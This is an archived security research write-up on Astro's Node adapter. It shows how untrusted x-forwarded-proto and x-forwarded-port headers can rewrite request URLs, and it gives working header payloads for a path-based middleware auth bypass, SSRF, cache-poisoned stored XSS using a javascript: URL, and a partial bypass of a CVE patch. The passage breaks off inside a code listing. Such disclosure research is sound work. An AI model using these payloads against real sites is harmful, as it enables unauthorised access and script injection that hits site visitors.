Astro framework and standards weaponization

Astro framework and standards weaponization - zhero, inzo_, zhero_web_security.

- Published: 2025-11-05
- Original: <https://zhero-web-sec.github.io/research-and-things/astro-framework-and-standards-weaponization>
- Preserved from: https://zhero-web-sec.github.io/research-and-things/astro-framework-and-standards-weaponization (stored) on 2026-08-11
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Introduction

For this small research, we focus on Astro, a framework gaining momentum with over 800,000 downloads per week and more than 50,000 stars on GitHub at the time of writing. Its technical choices differ from common JS frameworks: while Astro renders components on the server (like Next.js), it prioritizes sending lightweight HTML to the browser with no JavaScript by default, loading JavaScript for interactive components only when needed.

These design choices proved popular, placing Astro third among GitHub's fastest growing languages this year, which prompted inzo_ and me to investigate it for exploitable gadgets and whatever may follow.

We will show here how simple, widely known standard request headers, combined with an opportunistic use of the URL parser, can lead to bypassing path based middleware protections and enable multiple exploits, ranging from simple SSRF to stored XSS, ending with a complete bypass of a previously disclosed CVE.

Index

- SSRF
- URLs pollution (to SXSS)
- WAF bypass
- CVE-2025-61925 - Complete bypass
- Security Advisory - CVE-2025-64525
- Conclusion

URL construction and unwanted guests


Our story unfolds within the Node adapter's function, `createRequest`, invoked for requests handled by Server-Side Rendering (SSR). When an incoming request arrives, the URL is structured as follows:

```
url = new URL(`${protocol}://${hostnamePort}${req.url}`);
```

A template literals, with three values: one for the **protocol**, one for the **hostname** + **port**, and the other for the **path**. Astro's security advisories indicate that a vulnerability (CVE-2025-61925) was discovered last month involving the `x-forwarded-host` request header (*quite similar to our previous research on react-router/remix*), the latter being used without validation to construct the URL above, allowing the hostname to be spoofed and leading to multiple vulnerabilities. We were able to completely bypass the CVE patch in question, as we will see later in this paper.

The issue was addressed by implementing a validation check to ensure that the `x-forwarded-host` header contains only values from a predefined list of allowed domains (`allowedDomains`), a standard whitelisting approach in such cases.

Despite the previous fix, the problem is far from resolved and the worst is yet to come. Inspection of the URL construction process shows that two other standard headers are still employed without validation: `x-forwarded-proto` for the protocol and `x-forwarded-port` concatenated with the `host` :



The `x-forwarded-proto` header is of primary interest because it is consumed **at the start** of the *template* string. By injecting our payload at the protocol level during URL assembly, **we can effectively rewrite the entire URL**, including `scheme`, `host`, `port`, and `path`, and relocate the original hostname and path into the query component, thereby avoiding influence on routing logic.

Consider the following header and value, added to a request to **https://www.example.com/ssr**:

```
x-forwarded-proto: https://www.malicious-url.com/nope?tank=
```

The complete URL created will be:

```
https://www.malicious-url.com/nope?tank=://www.example.com/ssr
```

Our value is injected at the beginning of the string (`${protocol}`), and ends with a query `?tank=` whose value is the rest of the *template* string: `://${hostnamePort}${req.url}` . This way we have control over the routing without modifying the *real* path, and can manipulate the URL arbitrarily. The same applies to `x-forwarded-port` , although its scope is reduced due to its position in the template

string, allowing the path to be spoofed without affecting the protocol or host. The same logic applies with a suitable payload:

```
x-forwarded-port: /nope?tank=
```

This behavior can be exploited in various ways and leads to numerous vulnerabilities as we will see in the following sections.

Exploitation: Two vectors, numerous possibilities


Arbitrary modification of the request URL yields multiple attack vectors, from server-side request forgery (SSRF) and SXSS through cache poisoning, to, with a bit more ingenuity, circumvention of path-based middleware protections. The feasibility of some of these attack vectors commonly depends on environmental conditions, such as the presence of a CDN, developers' use of `Astro.url` for constructing links, or the application performing external requests.

The following sections will cover, in a non-exhaustive manner, some of the possible exploits.


Bypassing path-based middleware protections

Let's start by reviving some good memories with the following exploit, which permits access to routes protected by middleware whose authorization logic relies, among other factors, **on the request path**.

We will base our middleware on the developers' source of truth, the official Astro documentation and use the following snippet to protect our `/admin` route:




Unsurprisingly, when we try to access `/admin` *unauthenticated* we are redirected:



Trying to use x-forwarded-[proto/port] with a classic payload by spoofing the path will not work, since once the middleware is reached, the request has already been created, and access to the `url` or `pathname` property will already contain the final path taken into account by the router.

WHATWG URL Standard and parser behavior

However, since `x-forwarded-proto` seeds the scheme for `new URL(...)`, it effectively grants control over the whole WHATWG URL instance (protocol/host/port/path/query), enabling parser manipulation and exploration of router-accepted edge cases, leading, after some research, to the following interesting payload:



Before explaining why this payload is relevant to our exploit, let's take a detour to understand what happened at the parser level, based on the WHATWG URL standard specification which operates like a state machine, updating its internal state based on the characters/inputs observed :

As expected, the segment preceding the colon (`:`) is interpreted as the URL scheme :

> scheme start state
>
> If c is an ASCII alpha, append c, lowercased, to buffer, and set state to scheme state. (...)

So in our case -> `protocol: 'x:'`

The character after `:` determines whether the parser enters the **authority** or the **path state**; in our case, because the next character is not `/`, the parser goes directly into the **path state** :

>

path or authority state

If c is U+002F (/), then set state to authority state.

Otherwise, set state to path state, and decrease pointer by 1.

However, in the example below, we see that the same payload, using the `http` scheme, appears to use `admin` as the host and automatically adding `/` as a pathname, which may seem, at first glance, to contradict what we observed earlier :

```
(env) zhero@MacBook-Pro-de-zhero scripts-for-pocs % node -p "u=new URL('http:admin?')"

URL {
  href: 'http://admin/?',
  origin: 'http://admin',
  protocol: 'http:',
  username: '',
  password: '',
  host: 'admin',
  hostname: 'admin',
  port: '',
  pathname: '/',
  search: '',
  searchParams: URLSearchParams {},
  hash: ''
}
```

The reason is that `http` is recognized as a **special scheme** :

A **special scheme** is an ASCII string that is listed in the first column of the following table. The **default port** for a special scheme is listed in the second column on the same row. The default port for any other ASCII string is null.

Special scheme	Default port
"ftp"	21
"file"	null
"http"	80
"https"	443
"ws"	80
"wss"	443

which affects how the URL is parsed: the process switches to what the specification refers to as `the special authority slashes state` :

>

Otherwise, if url is **special**, set state to special authority slashes state. (...)

But since the colon character (`:`) is not followed by a slash (`U+002F (/)`), the parser, according to the specification, sets the state to `special authority ignore slashes state` :

>

special authority slashes state

(...) Otherwise, special-scheme-missing-following-solidus validation error, set state to special authority ignore slashes state and decrease pointer by 1.

Finally, since the pointer is neither a `/` nor a `\`, the `authority state` is ultimately set, interpreting the part after the colon `:` and before the question mark `?` as the `host` :

>

special authority ignore slashes state

If c is neither U+002F (/) nor U+005C (), then set state to authority state and decrease pointer by 1.

This clarifies the parsing difference between `http:admin?` and `x:admin?`; the former has a special scheme, while the latter, a non-existent scheme, is treated as normal, **allowing a path to be specified without a host**.

Final round and bypass

Now that this is clear (*if not, feel free to take a look at the specification*), let's see why the `x:admin?` payload is interesting in our case.

As we saw earlier in the middleware snippet provided by the Astro documentation, and as is often the case for protected paths in general, a check is performed verifying that the pathname is strictly equal to the protected path (*or start with it*), naturally expecting the path to begin with a slash (`/`):

```
if (context.url.pathname === "/dashboard" && !isAuthed) (...)
```

This is where our payload becomes truly useful, allowing us **to specify a path without a slash** (`/`), while **still maintaining a valid URL for the Astro router and the WHATWG parser** (*excuse this abuse of language*). Being considered valid by the URL parser is obviously not enough, because the router's regex must match in order to land on the desired route, and the router expects it to start with a slash :

```
/^\/admin\/?$/
```

Fortunately for us, the pathname passes through the prependForwardSlash function before being passed to the router matcher, which, as its name suggests, adds a slash at the beginning of the string if there isn't one :

```
export function prependForwardSlash(path: string) {
	return path[0] === '/' ? path : '/' + path;
}
```


astro / packages / astro / src / core / app / **index.ts**

Code | Blame | 772 lines (708 loc) · 25 KB

```
337           match(request: Request, allowPrerenderedRoutes = false): RouteData | undefined {
337     match(request: Request, allowPrerenderedRoutes = false): RouteData | undefined {
338       const url = new URL(request.url);
339       // ignore requests matching public assets
340       if (this.#manifest.assets.has(url.pathname)) return undefined;
341       let pathname = this.#computePathnameFromDomain(request);
342       if (!pathname) {
343         pathname = prependForwardSlash(this.removeBase(url.pathname));
344       }
345       let routeData = matchRoute(decodeURI(pathname), this.#manifestData);
346
```

Our pathname was initially `admin` when it reached the middleware layer, but became `/admin` once it reached the router layer. By adding the following payload to our request, a pleasant surprise awaits us:

```
x-forwarded-proto: x:admin?
```



secret secret secret

We were able to bypass the check because, as you will have understood, `"admin" != "/admin"`. The question mark `?` marks the start of the query string and absorbs the current path. As a result, `${req.url}`, whatever its value, is interpreted as part of the query and no longer influences the routing logic when creating the URL.

As previously explained, the payload must target a server-side rendered route (*SSR condition*) so that the Node adapter invokes its `createRequest` function as is also the case for all the attacks cited in this paper [1]. The route doesn't matter as long as it's SSR, since the path will be rewritten, and the value of the initially targeted route will be absorbed by the query. Also take into account that

the `x-forwarded-proto` header value may be overwritten by a reverse proxy on its way to the targeted server.

SSRF

As the request URL is built from untrusted input via the `x-forwarded-protocol` header, if it turns out that this URL is subsequently used to perform external network calls, for an API for example, this allows an attacker to supply a malicious URL that the server will fetch, resulting in server-side request forgery (SSRF).

Example code from Astro's SSR app template is vulnerable: it reuses the request's origin and concatenates it to the API endpoint, `${origin}` being equal to the protocol+host+port provided as the value of the `x-forwarded-proto` header :

astro / examples / ssr / src / api.ts


Code Blame 69 lines (61 loc) · 1.62 KB

```
19
20  async function getJson<T>(incomingReq: Request, endpoint: string): Promise<T> {
21    const origin = new URL(incomingReq.url).origin;
22    try {
23      const response = await fetch(`${origin}${endpoint}`, {
24        credentials: 'same-origin',
25        headers: incomingReq.headers,
26      });
27      if (!response.ok) {
28        throw new Error(`GET ${endpoint} failed: ${response.statusText}`);
29      }
30      return response.json() as Promise<T>;
31    } catch (error) {
32      if (error instanceof DOMException || error instanceof TypeError) {
33        throw new Error(`GET ${endpoint} failed: ${error.message}`);
34      }
35      throw error;
36    }
37  }
38
39  export async function getProducts(incomingReq: Request): Promise<Product[]> {
40    return getJson<Product[]>(incomingReq, '/api/products');
41  }
42
43  export async function getProduct(incomingReq: Request, id: number): Promise<Product> {
44    return getJson<Product>(incomingReq, `/api/products/${id}`);
45  }
46
47  export async function getUser(incomingReq: Request): Promise<User> {
48    return getJson<User>(incomingReq, `/api/user`);
49  }
50
51  export async function getCart(incomingReq: Request): Promise<Cart> {
52    return getJson<Cart>(incomingReq, `/api/cart`);
53  }
```

The exploitability of the SSRF will obviously depend on the target application and how the call is made.

URLs pollution (to SXSS)

The exploitability of the following depends on the presence of a CDN and therefore corresponds to a cache-poisoning scenario. If the value of `Astro.url` is used to construct links within the page, an attacker can achieve stored XSS by manipulating the `x-forwarded-proto` header. Consider the following page using `Astro.url` to create its link :



We need to craft a payload that allows the router to reach the correct path, namely `/links`, while also having valid JavaScript so that the payload executes, satisfying both worlds:


```
x-forwarded-proto: javascript:/links#/;alert('Long live Algeria')//
```

Concise explanation of the payload, router side:

- `javascript:` -> protocol
- `/links` -> Although it is not mandatory to specify the slash `/` for the reasons discussed in the WHATWG URL Standard and parser behavior section (*"javascript" is not a special scheme*), we must do so here for the proper execution of JS, as we will see below
- `#` -> Everything that comes after it is considered part of the hash and is therefore ignored by the router (`#` *included*)

Concise explanation of the payload, JS side:

- `/links#/` -> interpreted as a literal regular expression (RegExp), opened then closed by `/`
- `;` -> required here to separate the two instructions
- `alert('Long live Algeria')` -> arbitrary JS code
- `//` -> marks the opening of comments so that anything that follows is not executed by JS, thus avoiding syntax errors



It is, of course, also possible to inject any link and/or path, depending on how the application constructs its links. If a CDN is present and its caching policy permits, the poisoned response may be cached and served to all users, resulting, in the worst case, in a stored XSS.

Furthermore, exploiting the fact that the path visible to the CDN does not affect application routing is useful if caching on classic/existing paths is not possible: if the target application renders dynamic 404 pages server side (SSR), an attacker can force the CDN to cache an XSS payload under a non existent path that matches the pattern of a static resource. The CDN will consequently treat that path as a cacheable static asset, in line with its caching policy, thereby converting the exploit into a cache deception attack usable for a one-click SXSS exploit :

```
GET /_astro/page.zhero.js?cache-buster=1 HTTP/2
Host: target
x-forwarded-proto: javascript:/links#/;alert('Long live Algeria')//
(...)
```

We are more limited with `x-forwarded-port`

Due to its position in the template string, which is located after the host, we can only spoof the path, potentially leading to broken links :

```
X-Forwarded-Port: /nope?
```

WAF bypass

For this section, readers are referred to our previous research on the React-Router/Remix framework, specifically the section Exploitation - WAF bypass and escalations. This paper addresses a similar case, whereas the vulnerable header was `X-Forwarded-Host`.

CVE-2025-61925 - Complete bypass

As mentioned earlier, a security advisory was published last month regarding the `X-Forwarded-Host` header. After finishing the writing of this paper, which required diving back into the specs to properly source everything, we decided to take a closer look at the patch for the CVE-2025-61925. The patch was bypassed in five minutes flat. It goes to show that sometimes it's just a matter of timing: having the right details freshly in mind, along with the perfect situation to put them into practice.

Let's get specific, as explained earlier, the fix uses a common whitelist system for allowed domains:

astro / packages / astro / src / core / app / **node.ts**

Code Blame 353 lines (316 loc) · 11.6 KB

```
74          static createRequest(
100
101       // @example "example.com,www2.example.com" => "example.com"
102       let forwardedHostname = getFirstForwardedValue(req.headers['x-forwarded-host']);
103       const providedHostname = req.headers.host ?? req.headers[':authority'];
104
